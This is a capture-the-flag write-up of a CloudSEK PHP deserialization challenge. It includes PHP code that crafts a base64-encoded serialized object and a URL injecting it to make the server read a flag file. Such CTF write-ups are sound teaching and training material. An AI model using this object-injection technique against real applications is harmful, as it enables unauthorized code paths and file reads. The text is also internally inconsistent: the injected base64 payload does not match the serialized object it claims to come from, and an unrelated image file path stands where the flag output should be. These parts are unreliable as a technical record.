CLOUDSEK CTF REPORT

→WEB

1. Serialization Saga

URL: https://webctf.cloudsek.com/serialization-saga

STEPS TO REPRODUCE:

1. Open the above URL in the browser, it will give you the PHP code.

2. While analysing the code, I found there is a class named 'cloudSEK' which describes the example of exploiting the serialization vulnerability. Which is a common security issue in PHP applications.

3. This vulnerability arises due to insecure handling of user-controlled input.

OVERVIEW OF CODE:

1. The 'cloudSEK' class has properties '$func_no' and '$func_name'.
2. The '__wakeup()' method executes a function based on the values of '$func_no' and a ROT13-transformed '$func_name'.

3. **The class defines three functions:**
    I. XVigil()
    II. BeVigil()
    III. GetMeDemFlagz()

EXPLOITATION PROCESS:

1. We need to provide a valid ‘sess’ parameter.

   If a provided sess parameter that corresponds to executing the **‘Xvigil()’** function:

Output:

XVigil is a cybersecurity platform designed to help organizations monitor and mitigate potential security threats and vulnerabilities across the digital landscape.

‘BeVigil()’:

Output:

World's first Security Search Engine mobiles that makes sure the applications installed in your phone are safe.

‘GetMeDemFlagz()’:

Output:


-----FLAG-----

After making some changes to the given PHP code. The new code will be:

```
<?php
class CloudSEK {
   private $func_no;
   private $func_name;
   function __construct($no, $name) {
      $this->func_no = $no;
      $this->func_name = $name;
  }
   function executeFunction() {
      $func_map = array(
         1 => "XVigil",
         2 => "BeVigil",
         3 => "GetMeDemFlagz",
      );
      if (array_key_exists($this->func_no, $func_map)) {
         $func_to_execute = $func_map[$this->func_no];
         $this->$func_to_execute();
      } else {
         echo "<h3>Invalid Object Data</h3>";
      }}
   function XVigil() {
      echo "<h3>XVigil is a cybersecurity platform...</h3>";
   }
   function BeVigil() {
      echo "<h3>World's first Security Search Engine...</h3>";
```

```
    }
    function GetMeDemFlagz() {
        $flag_file = "/tmp/flag.txt";
        if (file_exists($flag_file)) {
            $file_contents = file_get_contents($flag_file);
            echo htmlspecialchars($file_contents);
        } else {
            $err_msg = "<h3>File Not Found!</h3>";
            echo $err_msg;
        }}}
$obj = new CloudSEK(3, str_rot13("GetMeDemFlagz"));
$data = serialize($obj);
$sess = base64_encode($data);
echo "Generated sess parameter: " . $sess;
?>
```

OUTPUT:



After base64 decoding I got sess parameter.

O:8:"CloudSEK":2:{s:17:"\0CloudSEK\0func_no";i:3;s:19:"\0CloudSEK\0func_name";s:13:"TrgZrQrzSyntm";}

So, I directly injected the sess parameter to the URL.

https://webctf.cloudsek.com/serialization-saga?sess=TzozMDoiQ2xvdWRTRUsiOjM6e3M6MTc6IgAqAFhWaWdpbCI7czoxMjoiV29ybGQncyBmaXJzdCBTZWFyY2ggRW5naW5lIjs7czoxMjoiVmVyeS1EZW1GbGFneiI7czoxMjoiQmVWaWdpbCI7czoxMToiV29ybGQncyBmaXJzdCBTZWFyY2ggRW5naW5lIjs7czo0OiJHZXRNZURlbUZsYWd6IjtzOjEwOiJnZXQgY29udGVudHMgZnJvbSBmaWxlIHNhZmU7Ijt9

----------I got the FLAG----------

CSEK{PhP_0Bj3CT_D3$3R1L1Z@T10N}